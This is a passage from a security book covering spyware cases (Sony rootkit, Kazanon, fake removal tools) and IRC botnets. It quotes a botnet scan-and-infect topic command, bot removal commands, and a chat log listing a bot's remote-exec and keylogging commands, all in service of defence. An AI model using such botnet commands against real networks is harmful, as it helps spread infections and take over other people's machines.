After the user installed the intended software, the software installed an advertisement package on the system. This package connected back to a central server to retrieve an upgrade to its primary code. When this upgrade was downloaded, additional data was sent to the server, including the user's ID, IP address, Web browser name, and URLs that the user had browsed. This type of data being sent clearly puts the application into the spyware category.

After installation, the DlDer spyware renames itself to EXPLORER.exe, places itself in a subfolder off the OS system folder, and adds a startup key so that it runs automatically. After being executed, the spyware regularly connects back to the central server and reports the information listed earlier upon each connection.

Sony Digital Rights Management

In late 2005, a large public outcry arose regarding spyware being installed through a Trojan made available from Sony. Sony published certain CDs which experimented with some new types of copy protection that was intended to limit the ability to duplicate the CDs. The function was twofold; first to limit the number of copies to three, and second to ensure that only the player application included with the CD could play the music if the CD was inserted into a computer.

What wasn't known immediately was that by installing and running the music player, both a rootkit and spyware were installed on the system. Mark Russinovich of Sysinternals analyzed this extensively. He found that the rootkit installation prevented access to certain types of files in the system which allowed the spyware to mask

itself. The EULA for the player application made no mention of any additional software installations or any spyware functions.

When the player was run, data was sent to Sony in the guise of checking for new album art for the CD. Within that data was additional information such as the name of the album, the machine's Internet Protocol (IP) address, and the timestamp. This information could allow Sony to track how frequently a song or album was played as well as track geographical data for marketing purposes.

This example demonstrates how even software from well-known companies can include and install spyware without the end user being aware of it. As mentioned, the EULA for this application included no release data or information which could lead a customer to believe that their system security was being compromised. For more details on the specifics behind this Trojan spyware installation, please see www.sysinternals.com/blog/2005/10/sony-rootkits-and-digital-rights.html.

Kazanon

A company called Odysseus Marketing released an application in late 2005 which supposedly allowed users of P2P applications to maintain their anonymity. This software, once installed, was supposed to mask the user's IP address and download habits from anyone who monitored P2P activities. It was, however, a Trojan for several pieces of spyware, including Blazefind, eZula, InternetOptimizer, Ncase, and WebRebates.

In this case, Odysseus Marketing did include information within its EULA authorizing it to install all of this additional spyware software. In order to download the software, the user had to click a checkbox stating that they read the EULA terms and conditions and agreed to abide by them. This situation is certainly not unique, and in this case, Odysseus Marketing made no effort to hide what it was doing. Its EULA was a small, two-page document which spelled out very bluntly that it would be installing additional software for gathering data. The question is how many people took the time to read the EULA?

What makes the Kazanon situation unusual is that the Federal Trade Commission (FTC) filed a complaint against Odysseus Marketing in a U.S. District Court claiming not only that the installation of the additional software was not legal, but also that the Kazanon application does not do what it is purported to do in masking the users' P2P behaviors. The FTC alleges that the company did not disclose the installation of the additional software appropriately by including it in the middle of its EULA. The latest update to the FTC Web site, on May 4th, 2006, indicated that Odysseus Marketing has had an injunction issued against it, barring it from downloading spyware without consumers' consent, and from disclosing, using, or further obtaining consumers' personal information, pending trial.

Spyware and Backdoors

Spyware is, of course, defined as software which collects and sends data regarding the target user or system back to another party. Some spyware has some additional unpleasant side effects which you need to know about. One of these is the creation of backdoors into systems through the spyware itself.

Backdoor is a common term referring to a secondary point of access to a system. In the past, it was common for programmers to leave backdoors in their programs so that they could easily bypass certain portions of the program in the future. The intention behind this was to ease the difficultly inherent in trying to debug complex applications. With the changes in technology that have occurred over time, this practice is not as widely used as it once was. Instead, backdoors are now typically considered security breaches in an application or system and are treated as such.

Spyware, much like any program, can perform more than one function. In some cases, the software may act not only as spyware, but also as a backdoor into a system for unethical programmers. Since most spyware operates in a stealth mode, you may not even be aware that the spyware exists on your systems, much less a backdoor. This is especially critical in corporate environments where a minor security breach can quickly become a major disaster for the company.

Of course, backdoors can work in two ways. A backdoor can be installed with spyware, or a backdoor can be used to install spyware. For example, if another malicious application has been installed on a system, such as a Trojan horse, a backdoor into the system may already exist. An intruder can then use this backdoor to install other software, including some form of spyware.

How Spyware Creates Backdoors

Spyware can create backdoors in a variety of ways, depending on the intended purpose of the backdoor. The simplest form of backdoor is an application which runs in the background, acting as a server-side application for an external client. This server application could provide any of a variety of functions, including remote access, remote keylogging, and remote screen captures. The functions the server-side application provides determine its complexity.

Using this example, an attacker could use spyware to install a backdoor application of this type in two ways. First, the spyware could function as the backdoor in addition to its spyware function. This would involve gathering and sending the private system data that is necessary to constitute spyware as well as constantly running in the background to allow for backdoor functionality.

A second method of installation spyware uses for this type of backdoor application is known as the *dropper* method. In this case, the spyware application performs only its intended function of gathering and sending data. However, upon installation, the spyware application starts off a secondary installer which installs the backdoor. In effect, the spyware "drops" the backdoor onto the system but does not function as a backdoor itself.

When considering the dropper method of installation, you should remember that this may not be an intended function of the spyware application. In some cases, the attacker can modify the spyware application after it is built and changed, to become a dropper. This is similar to the way a virus can turn any executable into an installer for itself. The primary application—in this case, the spyware—simply acts as originally intended with the additional functionality of the dropper. The attacker can add this dropper through the use of some form of wrapper application or a plethora of other means.

Another form of backdoor which differs from the client/server style of functionality is one where the backdoor remains dormant until it receives some form of trigger. This type of backdoor is more difficult to detect, as it does not leave an active port on the system which you can scan. Instead, the backdoor either runs silently in the background, waiting for the trigger, or starts by some other means.

With this type of backdoor, the use of spyware to create the backdoor is very similar. The exception is in the case of a backdoor which does not run until activated, rather than running silently. In this case, the spyware may provide the additional functionality of acting as the trigger for the backdoor application. The spyware could potentially wait until some form of data has been detected, such as browsing a specific Web site, and then start the backdoor application automatically.

All of these combinations of spyware and backdoor functionality can cause headaches in the corporate enterprise. The enterprise may be secure from spyware due to the use of certain tools or techniques, but there is still the possibility that a backdoor could be installed. You must take additional care to ensure that backdoors are monitored for and controlled within the enterprise. This means that any security approach intended to prevent spyware must also consider backdoors and vice versa.

Known Spyware/Backdoor Combinations

Many combinations currently exist where backdoors have been bundled with spyware or spyware has been installed through backdoors. As this book is being written, new combinations are coming out frequently and there are no signs that this form of system intrusion will be slowing down anytime soon. With that in mind, there are a couple of prime examples of known spyware and backdoor combinations which

should illustrate the manner in which attackers combine these pieces of software to form a new variety of attack that is more dangerous and damaging than either piece of software is alone.

A very common form of backdoor at this time is the increased use of rootkits for various operating systems. More than 20 percent of all malware removed from Windows XP SP2 systems are rootkits, according to a member of Microsoft's security team. In the case of the Windows operating system, one of the most frequently used rootkits is the FU rootkit. You can find extensive information on how this rootkit works at www.rootkit.com/vault/fuzen_op/FU_README.txt.

In the case of the FU rootkit, this has been used as interesting tri-fold link of malicious software. The third part of this triumvirate is an Internet Relay Chat (IRC) bot called Rbot. The combination works as follows. First, the Rbot code is modified to contain portions of the FU rootkit. This combined code uses Rbot's backdoor properties, but includes FU's stealth rootkit properties, making Rbot much more difficult to detect. The modified version of Rbot/FU is installed on a system through a variety of means. Once installed, Rbot uses IRC for communication. One of Rbot's features is the ability to install spyware without the end user's knowledge. The result is a combination Rbot/FU/spyware package which not only allows remote access to the system, but also stealths itself and installs spyware.

For another great example, we go back to 2003 and the famous Inspiration spyware. This program has had multiple revisions over the last few years, but the end result is the same. Inspiration is a piece of spyware that also functions as a backdoor, effectively turning the target system into a silent proxy server. This means that with the Inspiration code running, an attacker can use the target system to proxy any type of traffic from a host system to a third destination system and would appear to be the source making the original host invisible. An attacker can use this to avoid detection when sending e-mails or attempting system intrusions. An attacker can also use it to shift liability to the infected host.

For the corporate enterprise, imagine a scenario similar to the following. An attack has been made which compromised credit card data from a major bank. As part of the investigation, the bank finds that the source of the attack is another competing bank. The competing bank's systems are analyzed and are confirmed as the source of the attack. The attack was done by a third party linking through the competing bank's systems using the Inspiration backdoor, however; the competing bank's security system did not stop the attack. Who is at fault? This is the type of question which costs millions of dollars in legal fees to solve.

A Wolf in Sheep's Clothing: Fake Removal Tools

After reading security articles on the Internet and perusing this book, you are now properly concerned about spyware, backdoors, and Trojan horses. The next logical step is to prevent these types of attacks in your enterprise and eliminate any of these programs if they are already present. That means looking through the Internet again, downloading tools to remove the programs, and running them on your network.

Now imagine that after you've done this and run the removal tools, you decide (wisely) to run a test scan against your network. Lo and behold, you have more spyware than when you started! What could possibly have gone wrong in this scenario? You detected a problem, determined a solution, and executed it well, but now your problem is worse; why? Because the people who want to attack your network think just like you do.

When an intruder is determining a new attack strategy, they normally follow a specific series of steps. First, they analyze what has worked before and examine what was good and what was bad about the approach. Next, they compare those results against what they want to accomplish with the new attack they are developing. They follow this by trying to determine an approach which accomplishes their goals, uses the previous approach's success, and eliminates its failures. Last, they create their new attack using all the resources and knowledge they have gained and see how well it works. Please note, "script kiddies" are excused from any methodology whatsoever.

Notes from the Underground

The Hacker's Mind

Although it is impossible to know exactly what a specific attacker is thinking, you can keep several key things in mind to help you as you battle intruders in your enterprise. First, remember that the hacker has specific things they want to accomplish. Whether it is gaining fame or prestige, gathering useful data, or simply trying something out, the hacker is trying to accomplish *something*. Trying to figure out what that something is may help you to create a better defensive strategy.

Second, a hacker knows processes and people are in place trying to stop the intrusion. They will do whatever it takes to work *around* these preventative measures instead of going *through* them. The easiest way to accomplish something in the security world is to eliminate the security from the equation.

Continued

Last, a hacker does not want to be caught. If they are caught, they gain nothing from their work. If you can make an attacker think they have been or shortly will be caught, they will often take a step back and give you some time to come up with a better form of protection.

All of this relates to spyware in that the developers of spyware, Trojan horses, and backdoors are trying to think like the average hacker. This gives you an advantage because you can use the same types of techniques to guard against spyware in your enterprise. Knowing how the intruder is thinking helps you create a better defense.

With this in mind, what would be an attacker's best bet for slipping undetected into an enterprise system? The answer is either including their intrusion code in a detection/removal tool, or modifying a detection/removal tool to act as a dropper for their code. This type of attack is becoming more common as more people are attempting to become security conscious. The use of the end user's fear can become a very powerful tool when manipulated by an attacker.

An example of this is a spyware detector from 2004, called SpyBan 1.4. This software claimed to detect and eliminate all spyware from the target system and protect it from future infection. Instead, it eliminated all *competing* spyware and installed its own Look2Me spyware. This left the target machine infected with the Look2Me spyware and vulnerable to future infection from other spyware sources. Another example is the Spy-Control software which performs a similar action. Instead of removing spyware, it simply installs the Searchmeup spyware and further infects the target system.

These are examples of detection/removal tools which have the opposite result of what they advertise. But as usual, there are even worse attacks out there. SpyAxe is a known piece of spyware which is regularly detected on systems around the world. Due to this, people are reaching out for help to uninstall it. The responses to their requests sometimes include advice to download a file called cmer_uninstallers.zip, extract the files, and run them. The helpful people who are posting this information are attempting to install a backdoor through a Trojan horse on the SpyAxe infected system! The cmer_uninstallers application disables the SpyAxe pop up, but also installs the Trojan.zlob Trojan horse on the target system.

These types of stealth attacks look on the surface like valid solutions to the spyware problem, but in truth they just make the problem worse. You need to know exactly what your spyware removal solution does. Even some commercial solutions can come with additional "features" that you may not want. Be careful when choosing the detection/removal utilities for your enterprise because you may accidentally make the problem you're trying to solve even bigger.

Summary

Throughout this chapter, we discussed spyware and what it means in an enterprise environment. Although spyware is potentially dangerous in the home-user environment, it becomes a true disaster in the enterprise environment. Through the use of keyloggers, Trojan horses, and backdoors, many different avenues exist for the corporate enterprise to be compromised with spyware.

Once compromised, the data available to outside entities is even more valuable than what can be found in the home-user environment. An entire corporation can be damaged due to the data released through simple spyware installations. With this in mind, protecting the corporate enterprise from spyware in all its forms is absolutely critical. Protection from spyware is one part of creating a secure environment for your corporation and is one that should certainly not be forgotten.

When securing your environment from spyware, it is equally important to make sure you use the correct tools to do so. Toward that end, we also discussed fake spyware removal tools which install spyware on their own, do not perform as advertised, or actually install backdoors and Trojan horses onto the system. Make sure you know and understand what your tools do, and how to use them in the most effective manner possible.

Solutions Fast Track

Keystroke Loggers

- ☑ Keystroke loggers record and play back the depression and release of keys or, potentially, mouse movements and clicks on the target system.
- ☑ Keystroke loggers come in two varieties: hardware keystroke loggers installed external to the system and software keystroke loggers installed as an application on the system.
- ☑ Exploits are available which allow keystroke loggers to be installed stealthily in such a manner that they are difficult to detect and cannot be identified unless you are specifically looking for them.

Trojan Encapsulation

- ☑ Trojan encapsulation is the use of one known program for the purpose of installing a second unexpected program.

- ☑ This technique is often used as a manner of spyware distribution by encapsulating a spyware application inside another innocuous application.
- ☑ Legitimate corporations sometimes use this method of distribution to conceal their spyware activities.

Spyware and Backdoors

- ☑ Backdoors and spyware share a two-way relationship whereby spyware is sometimes installed through backdoors and backdoors are sometimes installed with spyware.
- ☑ There are many examples in the wild where spyware, backdoors, and Trojan horses have been used in tandem to create a very powerful attack package.
- ☑ Fake spyware removal tools exist which actually install spyware on the system or do much worse damage.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: Why is spyware so important in the corporate enterprise?

A: The amount of confidential data in the enterprise environment is much greater than that in the home-user environment, and therefore, more care must be taken to protect that data.

Q: How can I prevent a hardware keystroke logger from being installed on a system in my enterprise?

A: One of the few really good solutions is to use Super Glue to attach the keyboard to the port. Even this solution isn't 100 percent reliable, however, as attackers can use keystroke loggers via USB ports. This could also void your manufacturer's warranty.

Q: What can I do to ensure that the program I'm running is not a Trojan horse?

A: Many programmers will provide a CRC checksum along with their application so that you can verify its authenticity. If you trust the original programmer not to distribute a Trojan horse, you can use a checksum validation utility to validate the installer that you received.

Q: Is it really common for spyware to include backdoors? I thought they just collected data.

A: This practice is becoming more common as the usefulness and wide distribution of spyware are taken advantage of by either the original spyware developer or third parties who simply want to use the spyware as a distribution point for their own backdoors.

Q: How do I know the spyware removal tool I want to use is not a fake tool?

A: Most tools sold by reputable software developers are authentic. However, before using any tool, make sure you do your research. Search the Internet for opinions and results from other people who have used the tool and see what the general consensus is.

Q: EULAs are incredibly long and boring. Is there any way to make sure I am not agreeing to something I don't want without having to read the entire EULA?

A: No. The only way to be sure you are agreeing to only what you want to agree to is by reading the EULA. If you do not understand some of the terminology or references used in the EULA, you should consult a legal professional for help.

Q: If spyware is so dangerous and so many people know about it, why are infection statistics on the rise?

A: The simple answer is that people want things for free. The majority of spyware installation programs use some other application that the end user receives free of charge. You get what you pay for.

Q: To ensure that my enterprise is protected from spyware, I understand that I need to use valid detection and removal tools. Is there anything else I should do?

A: Always use standard security practices, such as the rule of least privilege, turning off unnecessary services, blocking unnecessary ports, and most important, educating the end user. If the end user understands why spyware is dangerous to the enterprise, they may be slightly less likely to run a spyware application.

Chapter 7

Global IRC Security

By Craig Edwards

Solutions in this chapter:

- DDoS Botnets Turned Bot-Armies
- Information Leakage
- Copyright Infringement
- Transfer of Malicious Files
- Firewall/IDS Information

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

As with all technologies, there are those who wish to abuse it in very dangerous ways. On IRC (Internet Relay Chat), a large number of abusers are involved in a method of abuse known as *botnets*. You may have heard of botnets from other security fields, but to summarize, in case you have not (and to clarify the differences between an IRC botnet and other forms of botnet), a botnet on IRC is *a set of automated programs (bots) operating in unison toward a common goal*. While many users have no malicious intent, there are others on IRC who are intent on stealing your information – be it your IP (Internet Protocol) address, your home address, your credit card details, you name it! This may be done using a variety of strategies such as Trojans and viruses. All of the common strategies are covered in this chapter, and you must be on the lookout for all of these activities if you wish to be secure whilst using IRC.

DDoS Botnets Turned Bot-Armies

Usually, a malicious user will compromise many machines (usually via Trojans or viruses), the result of which will cause all compromised machines to connect silently to IRC where they await commands from the attacker, who is usually referred to as a *botnet master*. For the rest of this section, the phrase *botnet master* will refer to the person who is abusing the bots over IRC.

The steps in such an attack are as follows:

1. Before infection, the bot program is configured to connect to a given IRC server. Many botnet masters will configure their bots to connect to a dynamic DNS (Domain Name System), such as the dyndns service provided by www.dyndns.org, so that if they are banned from an IRC network, they can change their own DNS to move their bots elsewhere quickly.
2. At the point of infection, and on startup, each infected machine will connect silently to the IRC server.
3. The bots on the infected machines will then usually join an IRC channel (which is usually keyed or otherwise restricted) and await commands.
4. To attack one or more hosts, the botnet master will join the channel where the bots are waiting, and after initially sending a password to the bots, will in most cases issue commands to start an attack. Such attacks may include:

- Flooding or otherwise causing inconvenience to other IRC servers or channels.
- Spamming (monetary goals), phishing (stealing personal financial details for fraudulent use), or identity theft.
- Distributed Denial of Service attacks (DDoS) against other sites on the Internet, either for fun or for blackmail.
- Distributed sharing of copyrighted works (*warez* sharing).

Notes From the Underground

Benign Bots

Please note that not all programs referred to as bots are malicious, and not all malicious bots are actually IRC-based bots. It is a common misconception on IRC that all bots are bad. However, bots and other automatons are used on IRC for benign uses too, some of these being:

- Channel protection (actually helping to defend against the malicious types of bots).
- Entertainment (playing games and other such activities over IRC).
- File sharing (this can have malicious and not-so-malicious uses).

These non-aggressive bots were the original IRC automata, initially designed to keep channels secure. The IRC bot would keep the channel open, holding ops for authorized users, keeping channel state, and generally maintaining some degree of control. With the advent of services packages (such as those found on Dalnet) the use of bots for protection has somewhat declined on many networks. However, on networks that do not have services (such as IRCNet), bots are essential and very much a part of IRC life. For more information on benign forms of bots, visit the WinBot project at www.winbot.co.uk and the eggdrop project at www.eggheads.net. Both of these bots were designed with legal and friendly uses in mind.

Methods of Botnet Control

There are many ways of controlling a botnet. Understanding these methods will help you locate and remove such threats before they grow and become a problem, and

will allow you to keep your networks under your control, and not under the underhanded control of a malicious botnet master.

Traditional Denial of Service (DoS) bot programs such as TFN, Stacheldracht, and Trin00 share many features with malicious IRC bots, such as their capability to flood Internet sites, replicate themselves by attempting to exploit other machines, and allow the botnet master to execute arbitrary commands. In these environments, bots are usually controlled via specific TCP (Transmission Control Protocol) connections. However, on IRC most, if not all DDoS bots are controlled via IRC itself.

The IRC protocol is documented by the RFC (Request for Comments) 1459 and RFCs 2811 through 2813, listed below:

- RFC 1459, "*Internet Relay Chat Protocol*": ftp://ftp.rfc-editor.org/in-notes/rfc1459.txt.
- RFC 2811, "*Internet Relay Chat: Channel Management*": ftp://ftp.rfc-editor.org/in-notes/rfc2811.txt.
- RFC 2812, "*Internet Relay Chat: Client Protocol*": ftp://ftp.rfc-editor.org/in-notes/rfc2812.txt.
- RFC 2813, "*Internet Relay Chat: Server Protocol*": ftp://ftp.rfc-editor.org/in-notes/rfc2813.txt.

The primary method for controlling a botnet is via channel topics over IRC. This can easily be detected by sending a client into the channel:

```
[15:02:32] * Topic for #botnet is: .advscan dcom135 200 3 0 -r -s
```

The topic shown above actually tells all of the bots in the channel *#botnet* to scan for vulnerabilities. Each vulnerable machine found during the scan will itself be infected with the bot executable, thus growing the botnet yet further. Some botnets are self-propagating in this way. Others (such as the one given in the example below) are not. It is relatively easy to watch for these patterns in topics, and when found, to remove the bots from the channel. Each bot joining the channel will follow the command that is set in the topic, so that commands may be left for the bots when their master is not online. To remove such bots, usually a similar command can be given in the topic, and upon joining, each bot will follow your instructions and exit.

These commands can, of course, be changed by the botnet master if he is smart enough to do so. However, most botnet masters leave these commands as default, so the following commands will usually succeed in removal of the bots:

- .rm
- .remove
- .uninstall
- @rm
- @remove
- @uninstall

Most commands will follow these patterns and can be figured out by observing the channel to figure out the format of the commands before you try.

The secondary method for controlling a botnet is to issue commands via the channel itself. This is similar in action to setting the topic, but in this case, to give commands the botnet master must reveal himself – if you can see the user issuing commands, you can identify who it is and take action against him or her. The commands given usually follow the same format as above, but whereas most bots that follow commands in topics *do not* require a password, those that take commands in channels usually *do*. The best ways to obtain such a password are via direct observation of the channel (for example, join the channel configured to look like one of the bots) or via packet sniffing or other such external monitoring. Note that where botnet masters use these types of bots, they are usually also configured to only respond to specific nicknames. The bots may only respond if you take the botnet master's nickname beforehand and issue commands via that nickname. An example of this is shown at the end of this section.

The least common method for controlling a botnet (mainly because it is difficult to multicast a command to many bots with this method) is by directly messaging each bot with commands. This has the positive effect of concealing the password and commands from prying eyes (which will prohibit observation of the channel as in the two examples above for obtaining botnet details) and forces you as a researcher to take other action to obtain the details. In these situations, the only real ways to obtain botnet passwords are:

- Install monitoring software on your IRC servers (which may be viewed as unethical).
- Use packet-sniffing software such as tcpdump or snort to obtain the details at the network stack level.
- Simply ask the botnet master (this actually *can* work—for more information refer to the discussion at the end of this section).

This method of controlling a botnet is usually used where each bot in the network is designed to act as a separate entity, for example in file sharing networks used to distribute warez (illegal software) where the data stored on each compromised machine will vary from host to host.

Reprisals

Be aware that by removing bots and attempting to fight botnet masters, you will undoubtedly annoy them. By doing so, you may cause them to attack your own networks. You should be prepared for this in the following ways:

- *Always investigate botnet channels in disguise*. For example, change your nickname, ident (username field), GECOS (real name field), and version reply, or whatever you can do to make yourself look as much like one of the bots as possible.
- *Avoid doing things that the bots don't do*. Such as (to the best of your knowledge) WHOIS-ing channel operators, speaking (or not speaking), quitting or parting with abnormal quit/part messages, etcetera.
- *Avoid making threats*. Annoyed botnet masters are most likely to cause damage via DoS attacks.
- *Wait until the botnet master is away (preferably has quit the channel) before making any attempt to remove the bots*.
- *Only when the threat is removed (when all the bots are uninstalled) can you rest on your laurels*. However, remember that the botnet master may own more than one botnet, and may attack you for revenge anyway. Always be prepared to absorb a DoS attack for your troubles, but remember that what you did, you did for the good of the Internet as a whole so it was worth it.
- *If you can obtain such information, obtain the server address the bots connect to so that you can take further action*. Where it is a dynamic hostname, consider reporting it to the provider of this service – such providers deal with problems like this on a daily basis and are more than happy to assist you with removal of malicious users. If it is a hostname under your control, you may be able to take other actions such as changing the hostname or moving the service to another IP address (which will usually cripple all existing bots in the botnet master's network as soon as the domain name changes propagate through the domain name system).

The ipbote Botnet: A Real World Example

The following is an example of a real world botnet, with a real botnet master. All information here is real, and was later submitted to antivirus researchers.

During the early months of 2005, our network suffered from a small number of bots connecting to it. Over time this small number grew and grew, until eventually at one point no less than fifty bots were connecting and joining the channel *#gfw*. These bots would come and go over time and would randomly output text to the channel referring to scanning various IP addresses on the Internet. An example of this (as well as other types of output from the bot) can be found below in the log extracts.

Further investigation did not reveal what types of bots these were, so we simply banned them from the network and waited. We did, however, have some idea of the author of these bots, a user who had been on our IRC network some time before, and had since quit.

A short while ago, this user reappeared on our IRC network on unrelated business, so we decided to have a quick conversation with him and determine what kind of bots he used, and maybe befriend him to have them removed. This quick conversation went much better than we could ever have expected.

As you can see from the log excerpt below, we not only found out how to remove his bots, but we also obtained source code for his bots (which was later e-mailed to Symantec). A little diplomacy can go a long way.

```
[17:51] --> You are now talking on #gfw
[17:51] --- Mode: Brain [#gfw +s]
[17:51] --> Joins: GermanME (GermanME@ChatSpike-ACDD51A9.dip.t-dialin.net)
[17:51] --- Mode: Brain [#gfw +o GermanME]
[18:02] --> Joins: [GzM]Sunny32 (Sido22@ChatSpike-71633939.ipt.aol.com)
[18:02] --- Brain has changed the topic to: .rm
[18:02] <-- Quits: [GzM]Sunny32 (Sido22@ChatSpike-71633939.ipt.aol.com)
(Client exited)
[18:02] <GermanME> [19:03] <GermanME> @remove
[18:02] <GermanME> [19:03] <[GzM]Sunny32> Recomoving Bot... you dumb asshole
:/
[18:02] <Brain> haha
[18:02] <GermanME> hehe, selfmade
[18:02] <Brain> works in pm?
[18:03] <GermanME> yes, but only if $nick == GermanME
[18:03] <GermanME> and some newer versions of the bot only respond to
"@removeX"
 [18:03] <Brain> whats it called?
```

[18:04] <GermanME> the bot? i allways called it "ipbote", cuz it was intentionally meant as ip-messaging-bot, but was mainly used for scanning public ftp-servers useable for my former webw*rez site

[18:04] <Brain> ah

[18:05] <GermanME> codet in visual basic, can log keystrokes to #kloggg, connect up to 2 networks at the same time, execute dos-commands and return the output, and newer versions even scan for exploitable ms-iis server ***proud***

[18:06] <GermanME> ya i know, i'm an evil, evil, baaaad, baad person

[18:07] <Brain> oh eye

[18:07] <Brain> :p

[18:49] --> Joins: markus36 (fgqndabzvf@ChatSpike-1D98D87.ipt.aol.com)

[18:49] <markus36> Scanning 123.*.*.*

[19:07] <-- Quits: markus36 (fgqndabzvf@ChatSpike-1D98D87.ipt.aol.com) (Client exited)

[19:07] <GermanME> [19:50] <markus36> IP-BOTe: 18:48:56 - 172.213.205.143 - mycomputer

[19:07] <GermanME> [20:07] <GermanME> @help

[19:07] <GermanME> [20:07] <markus36> Supportet Commands: @IP | @RECONNECT | @REMOVE | @SHUTDOWN | @FTPGET [ip] | @RAW [command] | @EXEC [command] | @LOCKINPUT | @ENABLEINPUT | @MONOFF | @MONON | @CDOPEN | @CDCLOSE | @CLIPBOARD | @UPTIME | @SCAN | @STOPSCAN | @CURIP | @GETTHREADS | @SETTHREADS [integer] | @MSGBOX [text] | @GETDIR | @GETOS | @GETVER | @LISTRESULTS | @HELP

[19:07] <GermanME> [20:07] <GermanME> @getver

[19:07] <GermanME> [20:07] <markus36> I'm running 'IP-Bote' Version: 1.0.17

[19:07] <GermanME> [20:07] <GermanME> @getos

[19:07] <GermanME> [20:07] <markus36> Operating System: Windows XP

[19:07] <GermanME> [20:07] <GermanME> byebye ***sniff***

[19:07] <GermanME> [20:07] <GermanME> @removeX

[19:07] <GermanME> [20:07] <markus36> Recomoving Bot... you dumb asshole :/

[19:09] <GermanME> those people must be wondering what happened to theyr computers that made them so fast again, the scanner took ~40% cpu xD

[19:11] <GermanME> it's strange how boring people are when it comes to computers, those "ipbote"-victims had nearly a year to learn how to use theyr task-managers or msconfig

[19:24] <Brain> any chance you can send me the program? :D

[19:24] <Brain> i want a look :P

[19:27] <GermanME> mh it has no config file or something, if you've got visual basic 6 .NET i can give you the source code, the .exe-file isn't much interesting

[19:28] <GermanME> * visual basic 6 OR .NET

[19:45] <Brain> send me both please i want to play with it in vmware :D

From this short conversation, we knew how to remove the bots (simply change our nicks to that of the botnet master, and issue a command in a message) and also some of their capabilities (we knew that we should place a ban on the channel *#kloggg* for example). We can also summarize that the creator of these bots was very proud of his creation, and his willingness to share his source code for his "wonderful toy" was his undoing.

A few days later, we had removed all the bots from our network, and knew that all recent antivirus programs would be immune to this bot. Not only that, but because we were diplomatic regarding the removal of the bots and our requests for information, we avoided being attacked.

Information Leakage

It is hard to use the Internet without hearing about the dangers of identity theft. IRC is no different in this respect than the World Wide Web. The following points of advice will help prevent personal or corporate information loss:

- Remember that in most cases, IRC is a plaintext, unencrypted protocol. Where available make use of SSL- (Secure Sockets Layer)-based IRC servers and use an SSL-based chat client. This will mitigate packet-sniffing attacks and other *man in the middle* attacks that unscrupulous third parties may try against you.
- Avoid giving away any personal details. Just because one of the fields in your IRC client is labelled **real name**, this does not mean your real name should be placed in it. The same goes for e-mail fields (unless of course you like to receive unsolicited e-mail).
- Where possible, block outbound DCC (Direct Client Connection) sends to prevent intentional or accidental leakage of files to third parties.
- Avoid visiting any URLs given to you on IRC. Even ones that look trustworthy could be designed to trick you into visiting them, which could then launch a Trojan or malicious script on your computer to steal information from you.
- Where possible, make use of a *bnc* (a program designed to cloak your IRC identity) to hide your hostname/IP address from other users. This costs extra money, but the benefits on larger networks outweigh the relatively small cost. Avoid the temptation to make use of *kiddie* virtual hosts, such as *my.momma.is.better.than.your.momma.com* and instead choose a virtual host that is more innocuous, such as *ppp94.someisp.com*, which will not draw the attention of malicious users.

Copyright Infringement

Because IRC allows users to transfer files to one another, it quickly becomes a vector for copyrighted materials (warez). These materials can be traded by large groups on even larger channels (easily noticed) or, more innocuously, person-to-person between friends. The majority of trading of warez on IRC occurs over DCC. DCC supports chat connections and file send/receive connections, the latter of which is used to transmit files. Because the nature of these protocols means the actual file data does not touch the server, only the initial handshake is sent across the network and can be detected (or blocked) by an IRC administrator.

Usually, the blocking of file types or file names does not prevent warez being propagated. To do so requires ingress/egress (inbound and outbound) filtering at the gateways of organizations that wish to prevent such activities. By blocking all but a subset of authorized inbound port numbers, file transfers can be prevented (See the "Firewall/IDS Information" section later in this chapter).

To prevent copyright infringement over DCC, we must understand to some extent the protocol being used so we can take action against it. A certain amount of information is given in the initial handshake for a DCC send, as shown below:

```
PRIVMSG Receiver :DCC SEND windowsxppro.exe 16777343 5627 651983911
```

The first parameter can be filtered at the server side, either by extension or by name, but as stated above, this should never be relied upon – as well as annoying users and making life difficult, it is easily circumvented. The second parameter to this command is the IP address where the send is coming from. If you were interested in determining who is distributing files on an IRC network you could very easily log these if your IRCd (Internet Relay Chat daemon) was correctly modified to do so. The IP address is in network byte order (usually reversed on Intel platforms). Converting this number to hexadecimal gives 0100007Fh, which is converted to the IP address 127.0.0.1. We can therefore determine that this send is occurring locally. The third parameter (5627) is the port number. This is randomly chosen by the client (usually within a port range). The final parameter is the file's size in bytes. The DCC protocol only supports sending one file per request.

Other Forms of Infringement

IRC is also used as a swap meet for those wishing to infringe copyrights in other ways. Websites and FTP (File Transfer Protocol) sites trading illegal materials can be exchanged between users. The only way to prevent this is by setting up server-side filtering, a feature commonly supported by IRC servers. Two filters are UnrealIRCd

(www.unrealircd.com) and InspIRCd (www.inspircd.org). The filtering option is only available to you if you are the administrator of the server in question. If you are not the administrator of the server, the only way to detect such activity is by policing the IRC channels and watching for malicious activity. Be careful to follow the same methods of infiltration discussed earlier and hide your identity from the troublemakers to avoid future reprisals!

Where copyright materials are being traded via FTP sites and websites, and are not affiliated with the IRC server or network itself, it is usually not the responsibility of the IRC network to deal with removal of the illegal material. In this case, you must approach the netblock owners of the site's IP address or the domain technical contact. A good way to do this is via the website whois.sc or by issuing the UNIX WHOIS command, for example:

```
[craig@server:~]$ whois syngress.com

Whois Server Version 1.3

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net for
detailed information.

   Domain Name: SYNGRESS.COM
   Registrar: NETWORK SOLUTIONS, LLC.
   Whois Server: whois.networksolutions.com
   Referral URL: http://www.networksolutions.com
   Name Server: NS1.CONVERSENT.NET
   Name Server: NS2.CONVERSENT.NET
   Status: REGISTRAR-LOCK
   Updated Date: 19-may-2005
   Creation Date: 10-sep-1997
   Expiration Date: 09-sep-2005


>>> Last update of whois database: Mon, 27 Jun 2005 16:13:10 EDT <<<

Registrant:
SYNGRESS Media, Inc.
   145 Washington Street
   Norwell, MA 02061
   US
```

```
   Domain Name: SYNGRESS.COM

   Administrative Contact:
      SYNGRESS Media, Inc.              amy@syngress.com
      145 Washington Street
      Norwell, MA 02061
      US
      (617) 681-5151 fax: 999 999 9999

   Technical Contact:
      Network Solutions, LLC.           customerservice@networksolutions.com
      13200 Woodland Park Drive
      Herndon, VA 20171-3025
      US
      1-888-642-9675 fax: 571-434-4620

   Record expires on 09-Sep-2005.
